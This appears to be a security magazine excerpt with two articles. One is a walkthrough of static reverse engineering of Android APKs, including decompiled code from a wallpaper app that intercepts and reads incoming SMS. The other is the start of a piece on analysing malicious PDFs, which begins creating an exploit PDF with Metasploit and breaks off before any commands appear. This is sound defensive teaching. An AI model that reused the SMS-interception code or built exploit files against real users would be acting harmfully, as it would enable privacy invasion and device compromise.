by **Vicente Aguilera Diaz**, CISA, CISSP, CSSLP, PCI ASV, ITIL Foundation, CEH|I, ECSP|I, OPSA

The Android malware has followed an exponential growth rate in recent years, in parallel with the degree of penetration of this system in different markets. Currently, over 90% of the threats to mobile devices have Android as a main target. This scenario has led to the demand for professionals with a very specific knowledge on this platform.

The software reverse engineering, according to Chikofsky and Cross [1], refers to the process of analyzing a system to identify its components and their interrelationships, and create representations of the system in another form or a higher level of abstraction. Thus, the purpose of reverse engineering is not to make changes or to replicate the system under analysis, but to understand how it was built.

The best way to tackle a problem of reverse engineering is to consider how we would have built the system in question. Obviously, the success of the mission depends largely on the level of experience we have in building similar systems to the analyzed system. Moreover, knowledge of the right tools we will help in this process.

In this article we describe tools and techniques that will allow us, through a reverse engineering process, identify malware in Android applications.

To execute the process of reverse engineering over an application, we can use two types of techniques: static analysis and / or dynamic analysis. Both techniques are complementary, and the use of both provides a more complete and efficient vision on the application being discussed. In this article we focus only on static analysis phase, ie, we will focus on the analysis of the application by analyzing its source code, and without actually running the application.

Static analysis of Android application starts from the moment you have your APK file (Application PacKage). APK is the extension used to distribute and install applications for the Android platform. The APK format is similar to the JAR (Java ARchive) format and contains the packaged files required by the application.

If we unzip an APK file (for example, an APK corresponding to the application “Iron Man 3 Live Wallpaper” available at Play Store: <https://play.google.com/store/apps/details?id=cellfish.ironman3wp&hl=en>):

```
$ unzip cellfish.ironman3wp.apk
```

typically we will find the following resources: Figure 1.

An interesting resource is the “AndroidManifest.xml” file. In this XML file, all specifications of our application are declared, including Activities, Intents, Hardware, Services, Permissions required by the application [2], etc. Note that this is a binary XML file, so if you want to read easily its contents you should convert it to a human-readable XML format.

The “AXMLPrinter2.jar” tool performs this task:

```
$ java -jar AXMLPrinter2.jar AndroidManifest.xml > AndroidManifest.xml.txt
$ less AndroidManifest.xml.txt
```

Another important resource that we find in any APK is the “classes.dex” file. This is a formatted DEX (Dalvik EXecutable) file containing the bytecodes that understands the DVM (Dalvik Virtual Machine).

Dalvik is the virtual machine that runs applications and code written in Java, created specifically for the Android platform.




Figure 1. Typical Structure of an APK File

Since we want to analyze the source code of the application, we need to convert the DEX format to Java source code. To do this we will pass through an intermediate state.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    android:installLocation="0"
    package="cellfish.ironman3wp"
    >
    <uses-sdk
        android:minSdkVersion="9"
        android:targetSdkVersion="17"
    >
    </uses-sdk>
    <uses-feature
        android:name="android.software.live_wallpaper"
    >
    </uses-feature>
    <uses-feature
        android:name="android.hardware.touchscreen"
        android:required="false"
    >
    </uses-feature>
    <uses-feature
        android:glEsVersion="0x00020000"
    >
    </uses-feature>
    <uses-permission
        android:name="com.android.vending.BILLING"
    >
    </uses-permission>
    <uses-permission
        android:name="android.permission.INTERNET"
    >
    </uses-permission>
    <uses-permission
        android:name="android.permission.ACCESS_NETWORK_STATE"
    >
    </uses-permission>
    <uses-permission
        android:name="android.permission.VIBRATE"
    >
    </uses-permission>
</manifest>
```

AndroidManifest.xml.txt

Figure 2. Contents of an AndroidManifest.xml File

We will convert the DEX format to the compiled Java code (.class). Many tools exist for this purpose. One of the most used is “dex2jar”. This tool takes as input the APK file and generates a JAR file as output:

```
$ /vad/tools/dex2jar/d2j-dex2jar.sh cellfish.ironman3wp.apk
dex2jar cellfish.ironman3wp.apk -> cellfish.ironman3wp-dex2jar.jar
```

Now we only need to decompile the Java classes to get the source code. To do this, we can use the “JD-GUI” tool (Figure 3):

```
$ /vad/tools/jd-gui/jdgui cellfish.ironman3wp-dex2jar.jar
```

One of the first observations we draw from decompiling the Java code in our example, is the fact that it has used some code obfuscation tool that complicates the process of analyzing the application. The most common tools are “ProGuard” [3] and “DexGuard” [4].




Figure 3. Viewing the Source Code Decompiled with JD-GUI

Although these tools are commonly used to provide an additional layer of security and hinder the reverse engineering process, these applications can also be used in order to optimize the code and get a APK of a smaller size (e.g. optimizing the bytecode eliminating unused instructions, renaming the class name, fields, and methods using short meaningless names, etc.).

In our example, we can deduce that the developers have used “ProGuard” (open source tool) because we can observe that some of the features offered by “DexGuard” have not been implemented in the analyzed code:

- The strings are not encrypted
- The code associated with logging functionality is not removed
- No encrypted files exist in the /assets resource
- There are no classes that have been entirely encrypted

Once we have access to source code, we can try to better understand how the application is built. “JD-GUI” allows us to save the entire application source code in a ZIP file, so you can perform new operations on this code using other tools. For example, to search for key terms on the entire code using the “grep” utility from the command line.

Although “JD-GUI” allows us to browse the entire hierarchy of objects in a comfortable manner, we generally find applications where there is a large number of Java classes to analyze, so we need to rely on other tools to facilitate the understanding of the code .

Following the aim that defined Chikofsky and Cross in reverse engineering, which is none other than that of understanding how the application is built, there is a tool that will help us greatly in this regard: “Understand”.

According to the website itself, “Understand” is a static analysis tool for maintaining, measuring and analyzing critical or large code bases. Although is not purely a security tool (do not expect to use it as a vulnerability scanner), it helps us to understand the application code, which is our goal (Figure 4).




Figure 4. Understand Showing the UML Class Diagram of the Application

There are several online tools that have a similar purpose. For example, “Dexter” gives us detailed information about the application we want to analyze. As with any online service, our analysis is exposed to third party who can get to make use of our work, so we should always keep this in mind.

With the “Dexter” tool, it’s as simple as registering, create a project and uploading the APK that we want to analyze. After the analysis, we can view information such as the following:

- Package dependency graph
- List of classes
- List of strings used by the application
- Defined permissions and used permissions
- Activities, Services, Broadcast Receivers, Content Providers
- Statistical data (percentage of obfuscated packages, use of internal versus external packages, classes per package, etc.).

Possibly, the power of this tool lies in its ease of use (all actions are performed through the browser) and navigating the class diagram and application objects (Figure 5).




Figure 5. Initial View of an Application Analysis with Dexter

Malware Identification in the Play Store

It's not a secret that Google's official store (the Play Store, which we have received an update in late April this year), hosts malware. Now, how do we identify those malicious applications? How do we know what they are really doing? Let us then learn how to answer these questions.

The techniques for introducing malware on a mobile application can be summarized in the following:

- Exploit any vulnerability in the web server hosting the official store (typically, for example, taking advantage of a XSS vulnerability)
- Enter malware in an application available at the official store (most users trust it and can be downloaded by a large number of potential users)
- Install not malicious applications that at some point installs malware (eg, include additional levels with malware into a widespread game)
- Use alternatives to official stores to post applications containing malware (usually, offering free applications that are not free in the official store)

When we talk about how to introduce malware into an application, we can refer to two different scenarios:

- The published application contains code that exploits a vulnerability in the device, or
- The published application does not exploit any vulnerability, but contains code that can perform malicious actions and, therefore, the user is warned of the permissions required by the application as a step prior to installation.

In this article we focus on the second case: application with malicious code that exploits the user's trust.

How to Identify Malicious Applications on the Play Store

A malicious application includes code that performs some action not expected by the user. For example, if a user downloads from the official store an application to change the wallpaper of his device, the user does not expect that this app can read his emails, make phone calls or send SMS messages to premium accounts, for example.

A tool that allows us to quickly assess the existence of malicious code is “VirusTotal” [5]. For example, if we use the service offered by “VirusTotal” to analyze the APK of the “Wallpaper & Background Browser” application of the “Start-App” company, and available in the Play Store (<https://play.google.com/store/apps/details?id=com.startapp.wallpaper.browser>), we note that 12 of the 46 supported antivirus by this service, detect malicious code in the application. Exactly, the following:

- AhnLab-V3. Result: Android-PUP/Plankton
- AVG. Result: Android/Plankton
- Commtouch. Result: AndroidOS/Plankton.A.gen! Eldorado
- Comodo. Result: UnclassifiedMalware
- DrWeb. Result: Adware.Startapp.5.origin
- ESET-NOD32. Result: a variant of Android/Plankton.I
- F-Prot. Result: AndroidOS/Plankton.D
- F-Secure. Result: Application:Android/Counterclank
- Fortinet. Result: Android/Plankton.A!tr
- Sophos. Result: Andr/NewyearL-B
- TrendMicro-HouseCall. Result: TROJ_GEN.F47V0830
- VIPRE. Result: Trojan.AndroidOS.Generic.A (Figure 6)




Figure 6. Result of a VirusTotal Analysis on an APK

Here's another example. If we search at the Play Store the “Cool Live Wallpaper” application (https://play.google.com/store/apps/details?id=com.ownskin.diy_01zti0rso7rb), developed by “Brankhox”, we find the following information:

Package

com.ownskin.diy_01zti0rso7rb

Permissions

```
android.permission.INTERNET
android.permission.READ_PHONE_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.READ_SMS
android.permission.READ_CONTACTS
com.google.android.gm.permission.READ_GMAIL
android.permission.GET_ACCOUNTS
android.permission.ACCESS_WIFI_STATE
```

Potential malicious activities

- The application has the ability to read text messages (SMS or MMS)
- The application has the ability to read mail from Gmail
- The application has the ability to access user contacts

The questions we must ask are why and for what purpose does the application need these permissions, like reading my email or access my contacts? Is it really as intrusive as it sounds?

We will use some of the tools described above, to reverse engineer this application and see if it is using some of the more sensitive permissions that it requests.

Step 1: Get the APK file of the application

There are multiple ways to obtain an APK:

- Downloading an unofficial APK
 - Google: we can use the Google search engine to locate the APK.
 - Unofficial repositories: we can find the APK in several alternative markets [6] or other repositories like 4shared.com, apkboys.com, apkmania.co, aplicacionesapk.com, aptoide.com, flipkart.asia, etc.
- Downloading an official APK
 - Real APK Leecher [7]: This tool allows us to download the official APK for some applications.
 - SaveAPK [8]: This tool (required to have previously installed the „OI File Manager” application) available on the Play Store, lets us generate the APK if we have previously installed application on the device.
 - Astro File Manager [9]: This tool is available in the Play Store, and we can get the APK if we have previously installed the application on the device. When performing a backup of the application, the APK is stored in the directory that is defined for backup.

Given the risk involved in dealing with malware, if we choose the option to download the APK existing in the Play Store from a previous installation of the application, we should use preferably an emulator [10] or a device of our test lab (Figure 7).




Figure 7. Downloading an APK with APK Real Leecher

Step 2: Convert the application from the Dalvik Executable format (.dex) to Java classes (.class)

The idea is to have the application code into a human-readable format. In this case, we use the “dex2jar” tool to convert the format Android to the Java format:

```
$ /vad/tools/d2j-dex2jar.sh com.ownskin.diy_01zti0rso7rb.apk
dex2jar com.ownskin.diy_01zti0rso7rb.apk ->
com.ownskin.diy_01zti0rso7rb-dex2jar.jar
```

Step 3: Decompile the Java code

Using a Java decompiler (like “JD-GUI”), we can obtain the Java source code from the .class files.

In our case, we will choose a fast track. “JD-GUI” allows us to save the entire application source code in a ZIP file. We’ll keep this file as “com.ownskin.diy_01zti0rso7rb-dex2jar.src.zip”, and unzip it to perform a manual scan.

We note that there are 353 Java source files:

```
$ find /vad/lab/Android/com.ownskin.diy_01zti0rso7rb-dex2jar.src/ -type f | wc -l
353
```

Step 4: Find malicious code in the application

We can now search in any resource of the application to identify strings that may be susceptible of being used for malicious purposes. For example, we have previously identified that this application sought permission to read SMS messages. Let’s see if the application actually use this permission (Listing 1).

Listing 1. Finding Malicious Code in the Application

```
$ cd /vad/lab/Android/com.ownskin.diy_01zti0rso7rb-dex2jar.src/
$ grep -i sms -r *
com/ownskin/diy_01zti0rso7rb/ht.java:import android.telephony.SmsMessage;
com/ownskin/diy_01zti0rso7rb/ht.java:    SmsMessage[] arrayOfSmsMessage = new
    SmsMessage[arrayOfObject.length];
com/ownskin/diy_01zti0rso7rb/ht.java:    arrayOfSmsMessage[0] = SmsMessage.
    createFromPdu((byte[])arrayOfObject[0]);
com/ownskin/diy_01zti0rso7rb/ht.java:    hs.a(this.a, arrayOfSmsMessage[0].getOriginatin-
    gAddress());
com/ownskin/diy_01zti0rso7rb/ht.java:    hs.c(this.a, arrayOfSmsMessage[0].getMessageBody());
com/ownskin/diy_01zti0rso7rb/hm.java:    if (!"SMS_MMS".equalsIgnoreCase(this.U))
com/ownskin/diy_01zti0rso7rb/hm.java:        a(Uri.parse("content://sms"));
com/ownskin/diy_01zti0rso7rb/hs.java:    Uri localUri = Uri.parse("content://sms");
com/ownskin/diy_01zti0rso7rb/hs.java:    this.P.l().registerReceiver(this.ac, new
    IntentFilter("android.provider.Telephony.SMS_RECEIVED"));
```

Using the “grep” command, we identified that the following resources (Java classes) seem to contain some code that allows read access to the user’s SMS:

- com/ownskin/diy_01zti0rso7rb/hm.java
- com/ownskin/diy_01zti0rso7rb/hs.java
- com/ownskin/diy_01zti0rso7rb/ht.java

Let’s see the source code detail of these resources in JD-GUI:

- com/ownskin/diy_01zti0rso7rb/hm.java

```
...
if (!"SMS_MMS".equalsIgnoreCase(this.U))
    break label89;
a(Uri.parse("content://sms"));
a(Uri.parse("content://mms"));
...
```

- com/ownskin/diy_01zti0rso7rb/hs.java

It creates a „localUri” object of the “Uri” class, calling the “parse” method to be used in the query to the Content Provider that allows to access to the SMS inbox:

```
...
public static final Uri a = localUri;
public static final Uri b = Uri.withAppendedPath(localUri, "inbox");
...
static
{
    Uri localUri = Uri.parse("content://sms");
}
```

and registers a Receiver to be notified of the received SMS:

```
...this.P.l().registerReceiver(this.ac,new IntentFilter("android.provider.Telephony.SMS_
RECEIVED"));
```

- com/ownskin/diy_01zti0rso7rb/ht.java

This class implements a Broadcast Receiver. This is simply an Android component that allows the registered Receiver to be notified of events produced in the system or in the application itself.

In this case, the implemented Receiver is capable of receiving input SMS messages. And this notification occurs before the internal SMS management application receives the SMS messages. This scenario is used by some malware, for example, to perform some action and then delete the received message before it is processed by the messaging application and be detected by the user.

In this example, when the user receives an SMS, the application will identify its source and read the message, as shown in the following code:

Listing 2. When the User Receives an SMS, the Application Will Identify its Source and Read the Message

```
...
public final void onReceive(Context paramContext, Intent paramInt)
{
    Object[] arrayOfObject = (Object[])paramInt.getExtras().get("pdu");
    SmsMessage[] arrayOfSmsMessage = new SmsMessage[arrayOfObject.length];
    if (arrayOfObject.length > 0)
    {
        arrayOfSmsMessage[0] = SmsMessage.createFromPdu((byte[])arrayOfObject[0]);
        hs.a(this.a, arrayOfSmsMessage[0].getOriginatingAddress());
        hs.b(this.a, go.a(this.a.P.l(), hs.a(this.a)));
        if ((hs.b(this.a) == null) || (hs.b(this.a).length() == 0))
            hs.b(this.a, hs.a(this.a));
        hs.c(this.a, arrayOfSmsMessage[0].getMessageBody());
        hs.c(this.a);
    }
}
...
```

As we can see (at this point, we can complete the process of analysis of the application by a dynamic analysis of it), in fact, the application accesses our SMS messages. However, it's important to recall that we have accepted that the application can perform these actions, because we have accepted the permissions required and the application has informed us of this situation prior to installation.

Similarly, we can verify when any application makes use of the various permits requested, with particular attention to those that may affect our privacy or which may result in a cost to us.

Some people see no malware in this type of application that take advantage of user trust, and it has been the subject of controversy on more than one occasion. In any case, Google has decided to remove applications from the Play Store that can abuse permits that require to be confirmed by users who wish to use them. That does not mean, on the other hand, that such applications still exist in Google's official store (Table 1).

Table 1. Static Analysis Tools for Android Applications

TOOL	DESCRIPTION	URL
Dexter	Static android application analysis tool	https://dexter.bluebox.com/
Androguard	Analysis tool (.dex, .apk, .xml, .arsc)	https://code.google.com/p/androguard/
smali/baksmali	Assembler/disassembler (dex format)	https://code.google.com/p/smali/
apktool	Decode/rebuild resources	https://code.google.com/p/android-apktool/
JD-GUI	Java decompiler	http://java.decompiler.free.fr/?q=jdgui
Dedexer	Disassembler tool for DEX files	http://dedexer.sourceforge.net/
AXMLPrinter2.jar	Prints XML document from binary XML	http://code.google.com/p/android4me/
dex2jar	Analysis tool (.dex and .class files)	https://code.google.com/p/dex2jar/
apkinspector	Analysis functions	https://code.google.com/p/apkinspector/
Understand	Source code analysis and metrics	http://www.scitools.com/
Agnitio	Security code review	http://sourceforge.net/projects/agnitiotool/

References

- [1] "Reverse Engineering and Design Recovery: A Taxonomy". Elliot J. Chikofsky, James H. Cross. <http://win.ua.ac.be/~lore/Research/Chikofsky1990-Taxonomy.pdf>
- [2] "Security features provided by Android" <http://developer.android.com/guide/topics/security/permissions.html>
- [3] ProGuard Tool <http://developer.android.com/tools/help/proguard.html>
- [4] DexGuard Tool <http://www.saikoa.com/dexguard>
- [5] VirusTotal <http://www.virustotal.com>
- [7] Alternative markets to the Play Store <http://alternativeto.net/software/android-market/>
- [8] Real APK Leecher <https://code.google.com/p/real-apk-leecher/>
- [9] SaveAPK <https://play.google.com/store/apps/details?id=org.mariotaku.saveapk&hl=en>
- [10] Astro File Manager <https://play.google.com/store/apps/details?id=com.metago.astro&hl=en>
- [11] "Using the Android Emulator" <http://developer.android.com/tools/devices/emulator.html>

About the Author



With over 10 years of professional experience in the security sector, Vicente Aguilera Diaz is co-founder of Internet Security Auditors (a Spanish firm specializing in security services), OWASP Spain Chapter Leader, member of the Technical Advisory Board of the RedSeguridad magazine, and member of the Jury of the IT Security Awards organized by the RedSeguridad magazine.

Vicente has collaborate in several open-source projects, is a regular speaker at industry conferences and has published several articles and vulnerabilities in specialized media. Vicente has the following certifications: CISA, CISSP, CSSLP, PCI ASV, ITIL Foundation, CEH|I, ECSP|I, OPSA and OPST.

Deep Inside Malicious PDF

by Yehia Mamdouh, Founder and Instructor of Master Metasploit Courses, CEH, CCNA

Nowadays, people share documents all the time and most of the attacks are based on client side attacks and target applications that exist in the user's, or employee's OS. From one single file, the attacker can compromise a large network. PDF is the most common sharing file format, due to the fact that PDFs can include active content, and are passed within the enterprise and across networks. In this article, we will analyze ways to catch malicious PDF files.

When we start to check the PDF files that exist in our PC or laptop, we may use an antivirus scanner but these days it might not be good enough to detect a malicious PDF that contains a shell code because the attacker mostly encrypts its content to bypass the antivirus scanner and, many times, targets a zero day vulnerability that exists in Adobe Acrobat reader or a version that has not been updated. Figure 1 shows how PDF vulnerabilities are rising every year.

Before we start to analyze malicious PDFs, we are going to have a simple look at PDF structures so we can understand how the shell code works and where it is located.




Figure 1. Vulnerabilities By Year

PDF components

PDF documents contains four main parts (*one-line header, body, cross-reference table and trailer*).

PDF Header

The first line of the PDF shows the PDF format version, the most important line that gives you the basic information of the PDF file; for example, “*%PDF-1.4 means that file fourth version.*”

PDF Body

The body of the PDF file consists of objects that compose the contents of the document. These objects include fonts, images, annotations, and text streams, and the user can include invisible objects or elements. These objects can interact with PDF features like animation and security features. The body of the PDF supports two types of numbers (*integers, real numbers*).

The Cross-Reference Table (xref table)

The cross- reference table contains links of all objects and elements that exist in the file format. You can use this feature to see content on other pages (when the users update the PDF, the cross-reference table gets updated automatically).


The Trailer

The trailer contains links to the cross-reference table and always ends up with %%EOF to identify the end of a PDF file. The trailer enables a user to navigate to the next page by clicking on the link provided.

Malicious PDF through Metasploit

Now after we have taken a tour inside PDF file format and what it contains, we will start to install an old version of Adobe Acrobat reader 9.4.6 and 10 through to 10.1.1 that will be vulnerable to Adobe U3D Memory Corruption Vulnerability.

These exploits exist in Metasploit framework so we are going to create the malicious PDF and analyze it in KALI Linux distribution. Start by opening the terminal and type msfconsole (Figure 2). As shown in the picture below, we are going to set some Metasploit variables to be sure that everything is working fine.

